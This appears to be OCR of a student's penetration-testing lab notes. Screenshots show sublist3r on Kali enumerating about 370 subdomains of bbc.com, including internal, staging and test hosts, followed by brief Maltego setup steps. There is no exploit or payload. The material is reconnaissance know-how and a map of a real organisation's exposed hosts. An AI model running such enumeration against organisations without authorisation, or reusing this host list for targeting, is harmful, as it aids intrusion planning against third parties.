

File Edit View VM Tabs Help
Library
Type here t...
My Computer
KALI
Metasploitable
Home
KALI
Metasploitable2-Linux
Apps Places
Sep 15 14:56
tomiwa@kali: ~
-n, --no-color Output without color
Example: python3 /usr/bin/sublist3r -d google.com
┌──(tomiwa㉿kali)-[~]
└─$ sublist3r -d bbc.com
Coded By Ahmed Aboul-Ela - @aboul3la
[-] Enumerating subdomains now for bbc.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[-] Finished now the Google Enumeration ...
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 370
296755e29bbc.com
www.296755e29bbc.com
4e4bbc.com
www.4e4bbc.com
www.bbc.com
account.bbc.com
adassets.bbc.com
adassets-stage.bbc.com
a1.api.bbc.com
accountdata.api.bbc.com
activity.api.bbc.com
heartbeat.activity.api.bbc.com
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



File Edit View VM Tabs Help
Library
Type here t...
My Computer
KALI
Metasploitable
Home
KALI
Metasploitable2-Linux
Apps Places
Sep 15 14:58
tomiwa@kali: ~
accountdata.api.bbc.com
activity.api.bbc.com
heartbeat.activity.api.bbc.com
nsi.activity.api.bbc.com
audco.api.bbc.com
bag.api.bbc.com
bbc-activity-gateway.api.bbc.com
middleware.bbcx.api.bbc.com
belfrage.api.bbc.com
bruce.belfrage.api.bbc.com
bryan.belfrage.api.bbc.com
cedric.belfrage.api.bbc.com
james.belfrage.api.bbc.com
joan.belfrage.api.bbc.com
joyce.belfrage.api.bbc.com
julian.belfrage.api.bbc.com
nicolas.belfrage.api.bbc.com
rupert.belfrage.api.bbc.com
sally.belfrage.api.bbc.com
sydney.belfrage.api.bbc.com
virginia.belfrage.api.bbc.com
campaign-attribution-gateway.api.bbc.com
comments.api.bbc.com
consent.api.bbc.com
cookie-oven.api.bbc.com
access.dev.api.bbc.com
prospect.dev.api.bbc.com
discussions.api.bbc.com
gateway-api-management-mutual-ssl.api.bbc.com
gn-web-assets.api.bbc.com
ibl.api.bbc.com
fallbacks.ibl.api.bbc.com
graph.ibl.api.bbc.com
account.id.api.bbc.com
profile.id.api.bbc.com
session.id.api.bbc.com
idcta-origin.api.bbc.com
idmservice.api.bbc.com
imf-dashboard.api.bbc.com
information-syndication.api.bbc.com
access.int.api.bbc.com
accountdata.int.api.bbc.com
activity.int.api.bbc.com
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Home
KALI
Metasploitable2-Linux
Apps
Places
Sep 15 14:59
tomiwa@kali: ~
accountdata.int.api.bbc.com
activity.int.api.bbc.com
heartbeat.activity.int.api.bbc.com
nsi.activity.int.api.bbc.com
api-gateway-vpc-link-internal-alb.int.api.bbc.com
router.api-management.int.api.bbc.com
audco.int.api.bbc.com
bag.int.api.bbc.com
bbc-activity-gateway.int.api.bbc.com
api.bbcx.int.api.bbc.com
middleware.bbcx.int.api.bbc.com
campaign-attribution-gateway.int.api.bbc.com
comments.int.api.bbc.com
consent.int.api.bbc.com
cookie-oven.int.api.bbc.com
ui.developer-portal.int.api.bbc.com
discussions.int.api.bbc.com
federated-id.int.api.bbc.com
gateway-api-management-mutual-ssl.int.api.bbc.com
account.id.int.api.bbc.com
profile.id.int.api.bbc.com
session.id.int.api.bbc.com
idcta-origin.int.api.bbc.com
idmservice.int.api.bbc.com
ivote.int.api.bbc.com
moderateduser.int.api.bbc.com
moderation.int.api.bbc.com
mvt.int.api.bbc.com
preferences.notifications.int.api.bbc.com
registrar.notifications.int.api.bbc.com
preview.int.api.bbc.com
programmes.int.api.bbc.com
prospect.int.api.bbc.com
ratings.int.api.bbc.com
segmentation.int.api.bbc.com
sport-predictor.int.api.bbc.com
ssc.int.api.bbc.com
syndication-gateway.int.api.bbc.com
xproxy.int.api.bbc.com
access.internaltest.api.bbc.com
ivote.api.bbc.com
federated-id.live.api.bbc.com
moderateduser.api.bbc.com
o direct input to this VM, move the mouse pointer inside or press Ctrl+G.



File Edit View VM Tabs Help
Home
KALI
Metasploitable2-Linux
Apps
Places
Sep 15 15:00
tomiwa@kali: ~
ivote.api.bbc.com
federated-id.live.api.bbc.com
moderateduser.api.bbc.com
moderation.api.bbc.com
mvt.api.bbc.com
news-switcher-proxy-uk.api.bbc.com
newton.api.bbc.com
nitro.api.bbc.com
inbox-fetcher.notifications.api.bbc.com
preferences.notifications.api.bbc.com
registrar.notifications.api.bbc.com
notifications-inbox-fetcher.api.bbc.com
preview.api.bbc.com
programmes.api.bbc.com
prospect.api.bbc.com
ratings.api.bbc.com
reportugc.api.bbc.com
demo.see.api.bbc.com
segmentation.api.bbc.com
sla.api.bbc.com
sport-predictor.api.bbc.com
ssc.api.bbc.com
access.stage.api.bbc.com
accountdata.stage.api.bbc.com
activity.stage.api.bbc.com
heartbeat.activity.stage.api.bbc.com
nsi.activity.stage.api.bbc.com
audco.stage.api.bbc.com
bag.stage.api.bbc.com
bbc-activity-gateway.stage.api.bbc.com
middleware.bbcx.stage.api.bbc.com
campaign-attribution-gateway.stage.api.bbc.com
comments.stage.api.bbc.com
consent.stage.api.bbc.com
ui.developer-portal.stage.api.bbc.com
discussions.stage.api.bbc.com
federated-id.stage.api.bbc.com
gateway-api-management-mutual-ssl.stage.api.bbc.com
account.id.stage.api.bbc.com
profile.id.stage.api.bbc.com
session.id.stage.api.bbc.com
idcta-origin.stage.api.bbc.com
idmservice.stage.api.bbc.com
o direct input to this VM, move the mouse pointer inside or press Ctrl+G.



KALI - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
KALI
Metasploitable
Home
KALI
Metasploitable2-Linux
Apps Places
Sep 15 15:01
tomiwa@kali: ~
idcta-origin.stage.api.bbc.com
idmservice.stage.api.bbc.com
information-syndication.stage.api.bbc.com
ivote.stage.api.bbc.com
moderateduser.stage.api.bbc.com
moderation.stage.api.bbc.com
preview.stage.api.bbc.com
prospect.stage.api.bbc.com
ratings.stage.api.bbc.com
review.stage.api.bbc.com
segmentation.stage.api.bbc.com
syndication-gateway.stage.api.bbc.com
xproxy.stage.api.bbc.com
syndication-gateway.api.bbc.com
access.test.api.bbc.com
accountdata.test.api.bbc.com
activity.test.api.bbc.com
heartbeat.activity.test.api.bbc.com
nsi.activity.test.api.bbc.com
api-gateway-sandbox.api-management.test.api.bbc.com
audco.test.api.bbc.com
bag.test.api.bbc.com
bbc-activity-gateway.test.api.bbc.com
api.int.bbcx.test.api.bbc.com
web.int.bbcx.test.api.bbc.com
2a57j78ggsnxt39dhmyu8xfs5wkeyjt.web.int.bbcx.test.api.bbc.com
middleware.bbcx.test.api.bbc.com
api.stage.bbcx.test.api.bbc.com
web.stage.bbcx.test.api.bbc.com
2a57j78ggsnxt39dhmyu8xfs5wkeyjt.web.stage.bbcx.test.api.bbc.com
api.test.bbcx.test.api.bbc.com
web.test.bbcx.test.api.bbc.com
2a57j77pukxfx47wia3tmj1kx8kyf8z.web.test.bbcx.test.api.bbc.com
bbcxweb.test.api.bbc.com
belfrage.test.api.bbc.com
bruce.belfrage.test.api.bbc.com
bryan.belfrage.test.api.bbc.com
cedric.belfrage.test.api.bbc.com
james.belfrage.test.api.bbc.com
joan.belfrage.test.api.bbc.com
joyce.belfrage.test.api.bbc.com
julian.belfrage.test.api.bbc.com
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
3:01 PM


File Edit View VM Tabs Help
Library
Type here t...
My Computer
KALI
Metasploitable
Home
KALI
Metasploitable2-Linux
Apps Places
Sep 15 15:02
tomiwa@kali: ~
joan.belfrage.test.api.bbc.com
joyce.belfrage.test.api.bbc.com
julian.belfrage.test.api.bbc.com
nicolas.belfrage.test.api.bbc.com
rupert.belfrage.test.api.bbc.com
sally.belfrage.test.api.bbc.com
sydney.belfrage.test.api.bbc.com
virginia.belfrage.test.api.bbc.com
campaign-attribution-gateway.test.api.bbc.com
comments.test.api.bbc.com
consent.test.api.bbc.com
cookie-oven.test.api.bbc.com
ui.developer-portal.test.api.bbc.com
discussions.test.api.bbc.com
federated-id.test.api.bbc.com
gateway-api-management-mutual-ssl.test.api.bbc.com
ibl.test.api.bbc.com
fallbacks.ibl.test.api.bbc.com
graph.ibl.test.api.bbc.com
account.id.test.api.bbc.com
profile.id.test.api.bbc.com
session.id.test.api.bbc.com
idcta-origin.test.api.bbc.com
idmservice.test.api.bbc.com
information-syndication.test.api.bbc.com
infosyn-cdk-gateway.test.api.bbc.com
ivote.test.api.bbc.com
moderateduser.test.api.bbc.com
moderation.test.api.bbc.com
mvt.test.api.bbc.com
newton.test.api.bbc.com
inbox-fetcher.notifications.test.api.bbc.com
preferences.notifications.test.api.bbc.com
registrar.notifications.test.api.bbc.com
notifications-inbox-fetcher.test.api.bbc.com
preview.test.api.bbc.com
programmes.test.api.bbc.com
prospect.test.api.bbc.com
ratings.test.api.bbc.com
segmentation.test.api.bbc.com
sla.test.api.bbc.com
sport-predictor.test.api.bbc.com
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
3:02 PM


KALI - VMware Workstation
File Edit View VM Tabs Help
Home
KALI
Metasploitable2-Linux
Apps Places
Sep 15 15:03
tomiwa@kali: ~
sport-predictor.test.api.bbc.com
ssc.test.api.bbc.com
syndication-gateway.test.api.bbc.com
user.test.api.bbc.com
xproxy.test.api.bbc.com
user.api.bbc.com
xproxy.api.bbc.com
as.bbc.com
astest.bbc.com
autodiscover.bbc.com
image.bbcearth.bbc.com
image.bbcgoodfood.bbc.com
pages.bbcgoodfood.bbc.com
image.bluey.bbc.com
comms.bbc.com
dev.bbc.com
dialin.dev.bbc.com
lyncdiscover.dev.bbc.com
meet.dev.bbc.com
r1.dev.bbc.com
r2.dev.bbc.com
r3.dev.bbc.com
sip.dev.bbc.com
wac.dev.bbc.com
webconf.dev.bbc.com
developer.bbc.com
dialin.bbc.com
discoverreceiver.bbc.com
click.email.bbc.com
cloud.email.bbc.com
image.email.bbc.com
pages.email.bbc.com
view.email.bbc.com
image.emails.bbc.com
pages.emails.bbc.com
emp.bbc.com
image.events.bbc.com
external.bbc.com
specialfeatures.external.bbc.com
cf.specialfeatures.external.bbc.com
h.specialfeatures.external.bbc.com
gb-teams-sbc1.bbc.com
My Computer
KALI
Metasploitable
o direct input to this VM, move the mouse pointer inside or press Ctrl+G.
3:03 PM



File Edit View VM Tabs Help
Home
KALI
Metasploitable2-Linux
Apps Places
Sep 15 15:04
tomiwa@kali: ~
h.specialfeatures.external.bbc.com
gb-teams-sbc1.bbc.com
gb-teams-sbc2.bbc.com
gb-teams-sbc3.bbc.com
gb-teams-sbc4.bbc.com
hybrid.bbc.com
hybridtest.bbc.com
int.bbc.com
www.int.bbc.com
account.int.bbc.com
m.int.bbc.com
session.int.bbc.com
ssl.int.bbc.com
secure.iplayer.bbc.com
live.bbc.com
emp.live.bbc.com
smp.live.bbc.com
ssl.live.bbc.com
lyncdiscover.bbc.com
m.bbc.com
meet.bbc.com
player.bbc.com
api.player.bbc.com
api-preprod.player.bbc.com
imageresizer.player.bbc.com
imageresizer-preprod.player.bbc.com
preprod.player.bbc.com
r1.bbc.com
r2.bbc.com
r3.bbc.com
r4.bbc.com
r5.bbc.com
r6.bbc.com
r7.bbc.com
r8.bbc.com
session.bbc.com
shop.bbc.com
ca.shop.bbc.com
dev.shop.bbc.com
email.shop.bbc.com
uat.shop.bbc.com
us.shop.bbc.com
sip.bbc.com
My Computer
KALI
Metasploitable
o direct input to this VM, move the mouse pointer inside or press Ctrl+G.


KALI - VMware Workstation
File Edit View VM Tabs Help
Home
KALI
Metasploitable2-Linux
Apps Places
Sep 15 15:05
tomiwa@kali: ~
us.shop.bbc.com
sip.bbc.com
sli.bbc.com
smp.bbc.com
ssa.bbc.com
ssl.bbc.com
staff.bbc.com
continuity.staff.bbc.com
int.staff.bbc.com
continuity.int.staff.bbc.com
sandbox.staff.bbc.com
stage.staff.bbc.com
continuity.stage.staff.bbc.com
test.staff.bbc.com
continuity.test.staff.bbc.com
stage.bbc.com
www.stage.bbc.com
account.stage.bbc.com
emp.stage.bbc.com
secure.iplayer.stage.bbc.com
m.stage.bbc.com
session.stage.bbc.com
smp.stage.bbc.com
ssl.stage.bbc.com
tv.stage.bbc.com
wspartners.stage.bbc.com
store.bbc.com
posters.seachange.ams.store.bbc.com
posters-preprod.seachange.ams.store.bbc.com
amsposters.store.bbc.com
amsposters-dev.store.bbc.com
amsposters-perf.store.bbc.com
amsposters-preprod.store.bbc.com
amsposters-test.store.bbc.com
staging-bbcgoodfood.bl.store.bbc.com
www-bbcgoodfood.bl.store.bbc.com
cms.store.bbc.com
help.store.bbc.com
perf.store.bbc.com
posters.store.bbc.com
posters-dev.store.bbc.com
posters-perf.store.bbc.com
My Computer
KALI
Metasploitable
o direct input to this VM, move the mouse pointer inside or press Ctrl+G.
3:05 PM


File Edit View VM Tabs Help
Home
KALI
Metasploitable2-Linux
Apps Places
Sep 15 15:05
tomiwa@kali: ~
posters.store.bbc.com
posters-dev.store.bbc.com
posters-perf.store.bbc.com
posters-preprod.store.bbc.com
posters-test.store.bbc.com
preprod.store.bbc.com
cms.preprod.store.bbc.com
web-dev.store.bbc.com
cms.web-dev.store.bbc.com
web-feature1.store.bbc.com
web-feature2.store.bbc.com
web-feature3.store.bbc.com
web-feature4.store.bbc.com
web-feature5.store.bbc.com
web-perf.store.bbc.com
web-preprod.store.bbc.com
web-test.store.bbc.com
cms.web-test.store.bbc.com
tac.bbc.com
test.bbc.com
www.test.bbc.com
account.test.bbc.com
emp.test.bbc.com
secure.iplayer.test.bbc.com
m.test.bbc.com
session.test.bbc.com
smp.test.bbc.com
ssl.test.bbc.com
toybox.test.tools.bbc.com
toybox.tools.bbc.com
image.topgear.bbc.com
tv.bbc.com
uat-tac.bbc.com
wac.bbc.com
webconf.bbc.com
webmail.bbc.com
webmailtest.bbc.com
workspace.bbc.com
wspartners.bbc.com
┌──(tomiwa㉿kali)-[~]
└─$
My Computer
KALI
Metasploitable
o direct input to this VM, move the mouse pointer inside or press Ctrl+G.
3:05 PM

2.2 Using Maltego

Step 1: installed malego
Step 2: run maltego on kali
Step 3: select the CE free version
Step 4: Register and login
Step 5: click API free keys
Step 6: go to transform hub and download host io, virustotal and url scan and then write down their API key after which you will register and a token will be sent to you
Step 7: Go to the terminal and type maltego
Step 8: go to the transform hub on maltego, locate home and click on it
Step 9: You will see entity palette and input domain
Step 10: you will see two domains, then click and drag on the one that has a DNS name and drag it to the new graph
